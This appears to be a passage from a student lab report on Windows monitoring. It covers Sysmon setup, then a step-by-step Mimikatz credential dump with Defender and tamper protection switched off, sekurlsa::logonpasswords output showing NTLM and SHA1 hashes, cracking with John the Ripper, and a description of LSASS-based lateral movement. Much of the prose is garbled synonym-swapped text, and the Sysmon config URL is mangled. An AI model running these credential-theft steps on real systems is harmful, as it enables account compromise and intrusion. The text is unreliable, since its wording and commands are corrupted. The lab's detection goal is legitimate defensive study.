
Figure 21 : Sysmon config file

To introduce Sysmon utilizing a Poshim script, adhere to these directions.

- Download Sysmon (or whole Sysinternals suite)
- Download your picked design (we suggest Sysmon Modular)
- Save as config.xml in c:\windows, or run the PowerShell order: Invoke-WebRequest - Uri https://raw.githubusercontent.com/olafhartong/sysmon-particular/ace/sysmonconfig.xml - OutFile C:\Windows\config.xml

- Introduce by opening up an order immediate as director and composing sysmon64.exe -accepteula - I c:\windows\config.xml
- Sysmon.exe is for 32-digit frameworks in particular
- Sysmon64.exe is for 64-cycle frameworks in particular

Following figures show the logs of the different events happening. The logs are visible on event viewer through sysmon on 2016 server.




Sysmon64

Stop the service
Restart the service

Description:
System Monitor service

Name	Description	Status	Startup Type	Log On As
Smart Card Removal Policy	Allows the s...		Manual	Local System
SNMP Trap	Receives tra...		Manual	Local Service
Software Protection	Enables the ...		Automatic (De...	Network Se...
Spatial Data Service	This service i...		Manual	Local Service
Spot Verifier	Verifies pote...		Manual (Trigg...	Local System
SSDP Discovery	Discovers ne...	Running	Manual	Local Service
State Repository Service	Provides req...	Running	Manual	Local System
Still Image Acquisition Events	Launches ap...		Manual	Local System
Storage Service	Provides ena...	Running	Automatic (De...	Local System
Storage Tiers Management	Optimizes th...		Manual	Local System
Sync Host_3abb93	This service ...	Running	Automatic (De...	Local System
SynTPEnh Caller Service		Running	Automatic	Local System
SysMain	Maintains a...	Running	Automatic	Local System
Sysmon64	System Mon...	Running	Automatic	Local System
System Event Notification S...	Monitors sy...	Running	Automatic	Local System
System Events Broker	Coordinates ...	Running	Automatic (Tri...	Local System
System Guard Runtime Mon...	Monitors an...	Running	Automatic (De...	Local System
Task Scheduler	Enables a us...	Running	Automatic	Local System
TCP/IP NetBIOS Helper	Provides sup...	Running	Manual (Trigg...	Local Service
Telephony	Provides Tel...		Manual	Network Se...
Themes	Provides use...	Running	Automatic	Local System
Time Broker	Coordinates ...	Running	Manual (Trigg...	Local Service

Figure 22 : Events log



Operational Number of events: 85 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	5/22/2022 1:03:20 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:03:19 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:03:17 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:03:14 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:02:52 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:56 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:56 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:56 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:54 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:54 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:54 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:46 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:46 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:21 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:21 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:21 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:21 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:21 AM	Sysmon	1	Process Create (rule: ProcessCre...
Information	5/22/2022 1:01:11 AM	Sysmon	5	Process terminated (rule: Proce...
Information	5/22/2022 1:01:11 AM	Sysmon	5	Process terminated (rule: Proce...

Event 5, Sysmon

General Details

```
Process terminated:
RuleName: -
UtcTime: 2022-05-21 20:01:56.238
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	5/22/2022 1:01:56 AM
Event ID:	5	Task Category:	Process terminated (rule: ProcessTerminate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-EPM8VLC
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 23 : Event viewer

MIMIKATZ:


Mimikatz is a tool developed by an ethical hacker that describes flaws in Microsoft's authentication protocol. This is the open source programme that is used to see and preserve authentication credentials such as Kerberos tickets. Even the latest windows is compatible with and has the most up-to-date attacks.

How to install MIMIKATZ?

STEP: 01

To download mimkatz on windows you should disable the virus and threat protection. To disable it just open your search bar in your computer and enter viruses and threats.

Under virus threat and protection settings click manage settings and disable everything on that list.



Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection


Prevents others from tampering with important security features.

Tamper protection is off. Your device may be vulnerable. Dismiss

Off

STEP: 02

We installed mimkatz on windows server 2016.




mimikatz_trunk.7z

mimikatz_trunk.zip

Source code (zip)


Source code (tar.gz)

STEP: 03
After downloading, extract the file. If your system is 32 then click the 32-bit file if your system is 64 bit then choose the 64-bit file and now finally let’s run mimkatz.




Name	Date modified	Type	Size
Win32	7/18/2017 1:04 AM	File folder	
x64	7/18/2017 1:04 AM	File folder	
kiwi_passwords.yar	8/25/2015 10:53 AM	YAR File	3 KB
mimicom.idl	3/29/2017 9:28 PM	IDL File	3 KB
README.md	8/25/2015 10:54 AM	MD File	5 KB

STEP: 04
Now click on Mimikatz and run as administrator.



Name	Date modified	Type	Size
mimidrv.sys	1/22/2013 7:46 PM	System file	27 KB
mimikatz	M	Application	612 KB
mimilib.dll	M	Application extens...	28 KB
mimilove	M	Application	29 KB




```
  .#####.   mimikatz 2.1.1 (x86) built on Jun 18 2017 18:46:12
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 21 modules * * */

mimikatz #
```

How to crack password using MIMIKATZ?

STEP: 01
Just enter **privilege::debug**




```
  .#####.   mimikatz 2.1.1 (x86) built on Jun 18 2017 18:46:12
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 21 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

STEP: 02

To find a windows password just enter ***sekurlsa::logonpasswords***



```
             : S-1-5-21-3090429303-1327830334-240793470-1001
    msv :
     [00000003] Primary
     * Username : hp
     * Domain   : .
     * NTLM     : b54a5f6284cb1412d450f7c771f0a8ee
     * SHA1     : 0d22d70f0ca4b5fbc0c662217061e4e179cb6881
    tspkg :
    wdigest :
```


STEP: 03

Just copy the hash and crack it in john the ripper.

STEP: 04

Write the following command on root terminal to crack the password

john –wordlist=/usr/share/wordlists/rockyou.txt –format=raw-sha1 sha1.txt



```
┌──(root💀osboxes)-[/passwd]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
passwd           (?)
1g 0:00:00:00 DONE (2021-11-25 15:23) 16.66g/s 1131Kp/s 1131Kc/s 1131KC/s patino..papis
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

In this way we cracked windows server 2016 passwords and then sent it's logs to graylog and viewed those on graylog.

4.2 In-memory execution

4.2.1 Background information

In software engineering, in-memory handling is an arising innovation for handling of information put away in an in-memory data set. In-memory handling is one technique for tending to the presentation and power bottlenecks brought about by the development of information between the processor and the fundamental memory.

Neighborhood Security Authority Server Service (LSASS) is an interaction in Microsoft Windows working frameworks that is answerable for implementing the security strategy on the framework. It confirms clients signing on to a Windows PC or server, handles secret phrase changes, and makes access tokens. Local Security Authority Subsystem Service (Lsass.exe) is the interaction on an Active Directory space regulator. It's answerable for giving Active Directory information base queries, confirmation, and replication.

Unloading qualifications from LSASS for horizontal development is a strategy that is perfectly healthy today. On interior infiltration tests, we frequently see conditions with various more established Windows gadgets with WDigest actually empowered, making this strategy significantly more hazardous. Intermittently, when neighborhood authoritative access is accomplished on a solitary host, unloading LSASS takes into consideration a chain of horizontal development, where one bunch of accreditations is compromised that then, at that point, has nearby administrator admittance to another host, where extra certifications are put away in memory that has neighborhood administrator somewhere else. In the long run, this typically prompts split the difference of Domain Administrator record, and afterward it's is down finished. For this reason counteraction and identification of these techniques are indispensable for System Administrators as protectors**.**

4.2.2 Tasks and investigation:

- Use mimikatz on windows and extract windows passwords
- Hunt for the IOCs in Graylog / Windows Logs
- Host abc.txt on Apache Web Server (Kali) and access abc.txt using web browser from windows

What is PowerShell?

Windows PowerShell is a Microsoft structure for robotizing undertakings utilizing an order line shell and a related prearranging language. Whenever it was delivered in 2006, this integral asset basically supplanted Command Prompt as the default method for computerizing bunch processes and make tweaked framework the board instruments. Numerous framework executives, including oversaw administrations suppliers (MSPs) depend on the 130+ order line apparatuses inside PowerShell to smooth out and scale undertakings in both nearby and far off frameworks.

Why should it be used?

PowerShell is a well known instrument for some MSPs on the grounds that its versatility works on administration undertakings and produce experiences into gadgets, particularly across medium or enormous organizations. This is the way PowerShell uses can change your work process.

Mechanize tedious undertakings: With cmdlets, you don't need to play out a similar assignment again and again, or even set aside some margin for manual design. For example, you can utilize cmdlets like Get-Command to look for other cmdlets, Get-Help to find these cmdlets' sentence structure and uses, and Invoke-Command to run a typical content locally or from a distance, even with group control.

Give network-wide workarounds: Using PowerShell empowers you to get around programming or program restrictions, particularly on a business-wide scale. For example, PowerShell can be utilized to reconfigure the default settings of a program across a whole organization. This could be valuable to carry out a particular convention to every one of its clients — say, convincing clients to either utilize two-factor verification (2FA) or change their secret phrase at regular intervals.

Scale your endeavors across gadgets: PowerShell can be a lifeline assuming you really want to run a content across various PCs, particularly in the event that some of them are far off gadgets. On the off chance that you're attempting to carry out an answer on a significant number gadgets or servers without a moment's delay, you would rather not sign in to every gadget independently. PowerShell can assist you with social occasion data about various gadgets in no time, contrasted with the hours it would take to physically look at every gadget. When you empower PowerShell remoting, you'll have the option to scale your contents to arrive at handfuls (or a greater amount of) machines immediately, permitting you to introduce refreshes, design settings, accumulate data, from there, the sky is the limit — possibly saving long periods of work and travel time.

Acquire perceivability into data: The benefit of order line interfaces like PowerShell is the entrance they give to a PC's document framework. PowerShell makes elusive information in documents, the Windows Registry, and, surprisingly, advanced signature declarations apparent whether or not it's housed on one PC or many. This data can then be sent out for the end goal of revealing.

Gain visibility into information: At long last, since each window 10 PC ought to have it pre-introduced, learning PowerShell is easy. As a MSP, knowing PowerShell not just puts you one stride in front of your rivals concerning attractiveness, however provides you with a large group of helpful capacities. Assuming you know how to prearrange cmdlets for PowerShell, it's that a lot more straightforward for you to scale your endeavors and give exact, adaptable, and quick assistance to clients.

PowerShell scripting

There are a few basics to ensure that you can follow the models in this post, as this is a learning-by-doing topic. The following are the basic requirements.

- A computer with Windows 10 or above installed. The contents/orders highlighted in this post will be run on this PC.

